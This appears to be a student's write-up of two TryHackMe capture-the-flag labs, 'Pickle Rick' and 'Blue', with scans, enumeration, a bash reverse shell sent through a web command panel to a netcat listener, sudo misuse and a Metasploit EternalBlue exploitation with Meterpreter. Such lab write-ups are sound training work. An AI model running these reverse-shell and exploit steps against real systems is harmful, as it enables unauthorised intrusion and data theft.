update-alternatives: using /usr/share/metasploit-framework/msfupdate to provide /usr/bin/msfupdate (msfupdate) in auto mode
update-alternatives: using /usr/share/metasploit-framework/msfvenom to provide /usr/bin/msfvenom (msfvenom) in auto mode
Setting up ruby-get-process-mem (1.0.0-1)...
Setting up ruby-ethon (0.18.0-2)...
Setting up ruby-typhoeus (1.5.0-2)...
Setting up ruby-cms-scanner (0.15.0-0kali2)...
Setting up wpscan (3.8.28-0kali1)...
Processing triggers for libc-bin (2.42-13)...
Processing triggers for dbus (1.16.2-4)...
Processing triggers for wordlists (2026.1.2)...
Processing triggers for sgml-base (1.31+nmu1)...
Setting up polkitd (127+really126-0+kali1)...
Creating group 'polkitd' with GID 988.
Creating user 'polkitd' (User for polkitd) with UID 988 and GID 988.
Setting up pcsd (2.4.1-1)...
Creating group 'pcsd' with GID 987.
Creating user 'pcsd' (PC/SC Smart Card Daemon) with UID 987 and GID 987.
update-rc.d: We have no instructions for the pcsd init script.
update-rc.d: It looks like a non-network service, we enable it.
Created symlink '/etc/systemd/system/sockets.target.wants/pcsd.socket' → '/usr/lib/systemd/system/pcsd.socket'.
pcsd.service is a disabled or a static unit, not starting it.

```

C4-Checking if everything got installed successfully or not

nmap --version

```

(AimaAbbas@aima)~$ nmap --version
Nmap version 7.98 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.8 openssl-3.5.5 libssh2-1.11.1 libz-1.3.1 libpcap-1.10.6 nmap-libdnet-1.18.0 ipv6
Compiled without:
Available nsock engines: epoll poll select

```

gobuster --version

```

(AimaAbbas@aima)~$ gobuster --version
gobuster version 3.8.2
Build info:
go          go1.24.9
path        github.com/OJ/gobuster
build       -buildmodeexe
build       -compilergc
build       -trimpath=true
build       DefaultGODEBUG=asynctimerchan=1,gotestjsonbuildtext=1,gotypesalias=0,httpcookieamxnum=0,httpmaxcontentlength=1,httpmuxgol2l=1,httpservicecontentkeepheaders=1,multipathhttp=0,netedns=0,panicnil=1,randseed
nops=0,rsalib2min=0,tlslibserver=1,tlslides=1,tlslkex=0,tlslsake=1,tlslsafekey=1,winreadLinkVolume=0,winrsynlink=0,x509keypairleaf=0,x509negativeserial=1,x509rsact=0,x509usepolicies=0
build       CGO_ENABLED=1
build       GOARCH=amd64
build       GOOS=linux
build       GOAMD64=v1

```


nc -h

```
(AimaAbbas@aima)~$ nc -h
[v1.10-50.1]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                     allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                 source-routing pointer: 4, 8, 12, ...
  -h                     this cruft
  -i secs                delay interval for lines sent, ports scanned
  -k                     set keepalive option on socket
  -l                     listen mode, for inbound connects
  -n                     numeric-only IP addresses, no DNS
  -o file                hex dump of traffic
  -p port                local port number
  -r                     randomize local and remote ports
  -q secs                quit after EOF on stdin and delay of secs
  -s addr                local source address
  -T tos                 set Type Of Service
  -t                     answer TELNET negotiation
  -u                     UDP mode
  -v                     verbose [use twice to be more verbose]
  -w secs                timeout for connects and final net reads
  -C                     Send CRLF as line-ending
  -Z                     zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

C: Msfconsole

(Verify Metasploit Framework)

```
$ msfconsole
```

```
kerberos forge silver ticket
```

<https://metasploit.com>

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

$$\neg(\text{AimaAbbas} \oplus \text{aima}) - [\sim]$$

```
$ wpscan --version
```

WordPress Security Scanner by the WPScan Team
Version 3.8.28

Current Version: 3.8.28

Connected open vpn to kali to facilitate private pathway towards machine.

openvpn –version

```
AinaAbbas@aina:~$ openvpn --version
OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PTINFO] [AEAD] [DCO]
Library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
DCO version: N/A
Originally developed by James Yonan
Copyright (C) 2002-2026 OpenVPN Inc <sales@openvpn.net>
Compile time defines: enable_async_push=no enable_comp_stub=no enable_crypto_ofb_cfb=yes enable_dco=yes enable_dco_arg=yes enable_debug=yes enable_dependency_tracking=no enable_dlopen=unknown enable_dlopen_sel
f=unknown enable_dlopen_self_static=unknown enable_dns_updown_by_default=yes enable_fast_install=needless enable_fragment=yes enable_iproute2=no enable_libtool_lock=yes enable_lz4=yes enable_lzo=yes enable_mai
ntainer_mode=no enable_management=yes enable_ntlm=yes enable_option_checking=no enable_pam_dlopen=no enable_pedantic=no enable_pkcs11=yes enable_plugin_auth_pam=yes enable_plugin_down_root=yes enable_plugins=
yes enable_port_share=yes enable_selinux=no enable_shared=yes enable_shared_with_static_runtimes=no enable_silent_rules=no enable_small=no enable_static=yes enable_strict=no enable_strict_options=no enable_syst
emdyes enable_unit_tests=no enable_werror=no enable_win32_dll=yes enable_wolfssl_options_h=yes enable_x509_alt_username=yes with_aix_soname=aix with_crypto_library=openssl with_gnu_ld=yes with_werror=no wi
th_openssl_engine=auto with_sysroot=no
```


Environment Setup is successfully completed .

Machine 1:

Initial Setup:

Now going to Machine 1 tryhackme.com

Searched for pickle rick




Joined a Room

And started machine

TryHackMe:

1. created a temporary virtual machine,
2. connected it to their internal lab network,
3. assigned it a private IP address,
4. made it accessible through VPN.

This machine intentionally contains vulnerabilities for learning purposes.



Now I connect vpn through which I connected kali with machine

```

[AimaAbbas@aima: ~]$ sudo openvpn ap-south-1-aimaabbas301-regular.ovpn
2026-05-17 14:17:15 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-05-17 14:17:15 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT:BF-CBC
2026-05-17 14:17:15 Note: Kernel support for open-dco missing, disabling data channel offload.
2026-05-17 14:17:15 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PMKTINFO] [AEAD] [DCO]
2026-05-17 14:17:15 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-05-17 14:17:15 OTO version: N/A
2026-05-17 14:17:15 UDPv4 Link remote: [AF_INET]35.154.230.92:1194
2026-05-17 14:17:15 TCP/UDP: Preserving recently used remote address: [AF_INET]35.154.230.92:1194
2026-05-17 14:17:15 Socket Buffers: R=[212992->212992] S=[212992->212992]
2026-05-17 14:17:15 UDPv4 link local: (not bound)
2026-05-17 14:17:15 UDPv4 link remote: [AF_INET]35.154.230.92:1194
2026-05-17 14:17:15 TLS: Initial packet from [AF_INET]35.154.230.92:1194, sid=c974f9bc ba732c8d
2026-05-17 14:17:15 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2026-05-17 14:17:15 VERIFY OK: depth=1, CN=OpenVPN-CA
2026-05-17 14:17:15 VERIFY OK
2026-05-17 14:17:15 Validating certificate extended key usage
2026-05-17 14:17:15 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-05-17 14:17:15 VERIFY OK: depth=0, CN=openvpn-server
2026-05-17 14:17:15 VERIFY X509NAME OK: CN=openvpn-server
2026-05-17 14:17:15 VERIFY OK: depth=0, CN=openvpn-server
2026-05-17 14:17:16 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519, peer signing digest/type: rsa_p
ss_rsae_sha256 RSASSA-PSS, key agreement: x25519
2026-05-17 14:17:16 [openvpn-server] Peer Connection Initiated with [AF_INET]35.154.230.92:1194
2026-05-17 14:17:16 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit=src=1
2026-05-17 14:17:16 TLS: tls_multi_process: initial untrusted session promoted to trusted
2026-05-17 14:17:17 SENT CONTROL [openvpn-server]: 'PUSH_REQUEST' (status=1)
2026-05-17 14:17:17 PUSH: Received control message: 'PUSH_REPLY,route 10.48.0.0 255.240.0.0,tun-mtu 1380,msfix 1320,route-gateway 192.168.128.1,topology subnet,ping 10,ping-restart 120,ifconfig 192.168.128.1 0 255.255.128.0,peer-id 200,cipher AES-256-GCM,protocol-flags cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1380'
2026-05-17 14:17:17 Options error: option 'msfix' cannot be used in this context ([PUSH-OPTIONS])
2026-05-17 14:17:17 OPTIONS IMPORT: --ifconfig/up options modified
2026-05-17 14:17:17 OPTIONS IMPORT: route options modified
2026-05-17 14:17:17 OPTIONS IMPORT: route-related options modified
2026-05-17 14:17:17 OPTIONS IMPORT: tun-mtu set to 1380
2026-05-17 14:17:17 net_route_v4_best_gw query: dst 0.0.0.0
2026-05-17 14:17:17 net_route_v4_best_gw result: via 172.31.208.1 dev eth0
2026-05-17 14:17:17 net_route_v4_best_gw query: dst 35.154.230.92
2026-05-17 14:17:17 net_route_v4_best_gw result: via 172.31.208.1 dev eth0
2026-05-17 14:17:17 TUN/TAP device tun0 opened
2026-05-17 14:17:17 tun/tap device [tun0] opened
2026-05-17 14:17:17 net_iface_mtu_set: mtu 1380 for tun0
2026-05-17 14:17:17 net_iface_up: set tun0 up
2026-05-17 14:17:17 net_addr_v4_add: 192.168.168.219/17 dev tun0
2026-05-17 14:17:17 net_route_v4_add: 10.48.0.0/12 via 192.168.128.1 dev [NULL] table 0 metric -1
2026-05-17 14:17:17 Initialization Sequence Completed
2026-05-17 14:17:17 Data Channel: cipher 'AES-256-GCM', peer-id: 200
2026-05-17 14:17:17 Times: ping 10, ping-restart 120
2026-05-17 14:17:17 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit tls-ekm dyn-tls-crypt

```

Now I am doing task 1

The Reconnaissance Phase (Task 1)

Scan the machine using Nmap and identify open ports.

```

(AimaAbbas@aima: ~)$ nmap -sV -sC 10.49.169.146
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 14:23 +0500
Nmap scan report for 10.49.169.146
Host is up (0.070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 b9:2e:23:66:79:7e:7c:e5:d0:55:b7:6c:2f:33:f9:41 (RSA)
|   256 f4:04:a1:b0:ce:c3:d2:a7:eb:17:16:06:94:ca:5b:6b (ECDSA)
|_  256 fc:32:91:50:ab:5b:e3:90:9b:ad:be:50:28:16:44:12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds

```

The results confirm that I have two entry points:

- **Port 22 (SSH):** Locked for now, but good to know it's there.
- **Port 80 (HTTP):** This is where the magic happens. The title "Rick is sup4r cool" tells us we're definitely on the right machine.

2. Enumeration Phase (Task 2 & 3)

Task 2: Find hidden files on the web server.

```
(AimaAbbas@aima)~$ gobuster dir -u http://10.49.169.146 -w my_list.txt -x php,txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.49.169.146
[+] Method: GET
[+] Threads: 10
[+] Wordlist: my_list.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
portal.php (Status: 302) [Size: 0] [--> /login.php]
robots.txt (Status: 200) [Size: 17]
clue.txt (Status: 200) [Size: 54]
assets (Status: 301) [Size: 315] [--> http://10.49.169.146/assets/]
login.php (Status: 200) [Size: 882]
Progress: 21 / 21 (100.00%)
=====
Finished
=====
```

utilized **Gobuster**, a specialized tool for directory brute-forcing. Since the environment was a minimal Kali installation, I created a custom targeted wordlist (`my_list.txt`) containing common web paths such as `login`, `portal`, and `clue`. I also used the `-x` flag to search for specific file extensions (`.php`, `.txt`) as suggested in the project requirements.

Findings: The scan successfully uncovered several critical entry points:

- **login.php:** The primary authentication portal for the web application.
- **portal.php:** A restricted page that redirects unauthenticated users back to the login screen.
- **clue.txt:** A text file potentially containing hints for further exploitation.
- **robots.txt:** A standard file used for information disclosure (where the password was previously discovered).

Conclusion: The discovery of `login.php` provides a direct path for Task 4 (Authentication), using the credentials gathered during the reconnaissance phase.

Task 3: Identify the username

```
(AimaAbbas@aima)-[~]
$ curl -s http://10.49.169.146 | tail -n 10
<!--

Note to self, remember username!

Username: RickRu13s

-->

</body>
</html>
```

```
(AimaAbbas@aima)-[~]
$ curl http://10.49.169.146/robots.txt
Wubbalubbadubdub
```

Above are username and passwords

Exploitation Phase (Task 4 & 5)

4. Log in to the portal using discovered credentials.

Listening tab

```
AimaAbbas@aima: ~ x + v
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(AimaAbbas@aima)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
```

Login page

```
AimaAbbas@aima: ~ x + v
Portal Login Page
Rick is sup4r cool

Username: RickRu13s Password: ***** [ Login ]
```

On entering credentials I entered in ricks portal

```
AimaAbbas@aima: ~  
  
Rick Portal  
* Commands  
* Potions  
* Creatures  
* Potions  
* Beth Clone Notes  
  
Command Panel  
----- [ Execute ]
```

```
Command Panel  
----- [ Execute ]  
  
Sup3rS3cretPickl3Ingred.txt  
assets  
clue.txt  
denied.php  
index.html  
login.php  
portal.php  
robots.txt
```

Rick Portal

- * Commands
- * Potions
- * Creatures
- * Potions
- * Beth Clone Notes

Command Panel

8.168.210/1234 0>&1'_ [Execute]

Request sent


```

(AimaAbbas@aima)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.168.210] from (UNKNOWN) [10.49.169.146] 56322
bash: cannot set terminal process group (1004): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-49-169-146:/var/www/html$ |

```

I successfully bypassed the web interface by executing a Bash reverse shell payload. The Netcat listener on my Kali machine caught the connection, providing a remote interactive shell as the `www-data` user.

Step 6

```

(AimaAbbas@aima)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.168.210] from (UNKNOWN) [10.49.169.146] 56322
bash: cannot set terminal process group (1004): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-49-169-146:/var/www/html$ ls /home
ls /home
rick
ubuntu
www-data@ip-10-49-169-146:/var/www/html$ cat "/home/rick/second ingredients"
cat "/home/rick/second ingredients"
1 jerry tear
www-data@ip-10-49-169-146:/var/www/html$ exit

```

Command Panel

----- [Execute]

mr. meeseek hair

5. Get a reverse shell on the machine.

```
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(AimaAbbas@aima)-[~]
$ ip addr show tun0
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1380 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 192.168.168.210/17 brd 192.168.255.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::e889:62d6:f080:8f2d/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
(AimaAbbas@aima)-[~]
$ |
```

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.168.210] from (UNKNOWN) [10.48.142.155] 57054
bash: cannot set terminal process group (1030): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-48-142-155:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-48-142-155:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on ip-10-48-142-155:
    (ALL) NOPASSWD: ALL
www-data@ip-10-48-142-155:/var/www/html$ sudo ls /root
sudo ls /root
3rd.txt
snap
www-data@ip-10-48-142-155:/var/www/html$ sudo cat /root/3rd.txt
sudo cat /root/3rd.txt
3rd ingredients: fleeb juice
www-data@ip-10-48-142-155:/var/www/html$ |
```

6. Find all 3 ingredients (flags) from the machine

Machine Successfully Cracked and Secret words are as Follows:


Objective	Data Found
Ingredient 1	mr. meeseek hair
Ingredient 2	1 jerry tear
Ingredient 3	fleeb juice

7. Explain how you achieved privilege escalation (very simple, 1 command).

Vulnerability	Improper Sudo Permissions (Privilege Escalation)
---------------	--

Second Machine

Kali setup is same , vpn is connected and now I am searching for blue on try hack me



Step 1: Verification (Task 1 & 2)

Phase 1: Reconnaissance (The "Scan")

1. Run full Nmap scan and detect the target vulnerability.
 2. Identify if the machine is vulnerable to MS17-010 (EternalBlue).
- **Command:** `nmap -p 445 --script smb-vuln-ms17-010 10.49.133.164`
 - **Description:** Checks if the target's file-sharing "door" (Port 445) is unlocked and vulnerable to the EternalBlue bug

```
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(AimaAbbas@aima)-[~]
$ nmap -p 445 --script smb-vuln-ms17-010 10.49.133.164
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 17:48 +0500
Nmap scan report for 10.49.133.164
Host is up (0.069s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds

(AimaAbbas@aima)-[~]
$
```

Phase 2: Tool Preparation (The "Setup")

3. Use Metasploit to exploit the machine.

4. Get a Meterpreter shell on the target.

- **Command:** `msfconsole`
 - **Description:** Opens your hacking "toolbox" (Metasploit) where all the pre-made exploits are stored.
- **Command:** `use exploit/windows/smb/ms17_010_eternalblue`
 - **Description:** Picks the specific "EternalBlue" weapon out of the toolbox to use for this attack.

```
msfconsole
Metasploit tip: Bind your reverse shell to a tunnel with set
ReverseListenerBindAddress <tunnel_address> and set
ReverseListenerBindPort <tunnel_port> (e.g., ngrok)

# comsny++

< metasploit >

  \
  (oo)
  (oo)
  ||--|| *

=[ metasploit v6.4.116-dev ]
+-- --=[ 2,623 exploits - 1,226 auxiliary - 1,710 payloads ]
+-- --=[ 431 post - 89 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Phase 3: Configuration (The "Aiming")

- **Command:** `set RHOSTS 10.49.133.164`
 - **Description:** Tells the exploit exactly which computer you want to attack (the Target).
- **Command:** `set LHOST 192.168.168.210`

- **Description:** Tells the target where to send the "shell" (the connection) back to so you can control it (your Kali IP).

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.49.133.164
RHOSTS => 10.49.133.164
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.168.210
LHOST => 192.168.168.210
```

Phase 4: Exploitation (The "Attack")

- **Command:** `exploit`
 - **Description:** Fires the weapon to overflow the target's memory and force it to give you a terminal shell.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.168.210:4444
[*] 10.49.133.164:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.49.133.164:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.49.133.164:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.49.133.164:445 - The target is vulnerable.
[*] 10.49.133.164:445 - Connecting to target for exploitation.
[+] 10.49.133.164:445 - Connection established for exploitation.
[+] 10.49.133.164:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.49.133.164:445 - CORE raw buffer dump (42 bytes)
[*] 10.49.133.164:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.49.133.164:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.49.133.164:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.49.133.164:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.49.133.164:445 - Trying exploit with 12 Groom Allocations.
[*] 10.49.133.164:445 - Sending all but last fragment of exploit packet
[*] 10.49.133.164:445 - Starting non-paged pool grooming
[+] 10.49.133.164:445 - Sending SMBv2 buffers
[+] 10.49.133.164:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.49.133.164:445 - Sending final SMBv2 buffers.
[*] 10.49.133.164:445 - Sending last fragment of exploit packet!
[*] 10.49.133.164:445 - Receiving response from exploit packet
[+] 10.49.133.164:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.49.133.164:445 - Sending egg to corrupted connection.
[*] 10.49.133.164:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.49.133.164
[*] Meterpreter session 20 opened (192.168.168.210:4444 -> 10.49.133.164:49200) at 2026-05-17 17:57:43 +0500
[+] 10.49.133.164:445 - =====
[+] 10.49.133.164:445 - -----WIN-----
[+] 10.49.133.164:445 - =====

meterpreter > [-] Failed to load extension: No response was received to the core_loadlib request.
[-] Failed to load extension: No response was received to the core_enumextcmd request.
```

5. Extract system information from the shell.

Type this and press Enter:

```
Bash
sysinfo
```

- **Why?** This pulls the OS version, computer name, and architecture.

```

sysinfo
Computer      : JON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter  : x64/windows
meterpreter > |

```

```

meterpreter > search -f flag*.txt
Found 3 results...
=====

Path                                     Size (bytes)  Modified (UTC)
----
c:\Users\Jon\Documents\flag3.txt        37            2019-03-18 00:26:36 +0500
c:\Windows\System32\config\flag2.txt    34            2019-03-18 00:32:48 +0500
c:\flag1.txt                           24            2019-03-18 00:27:21 +0500

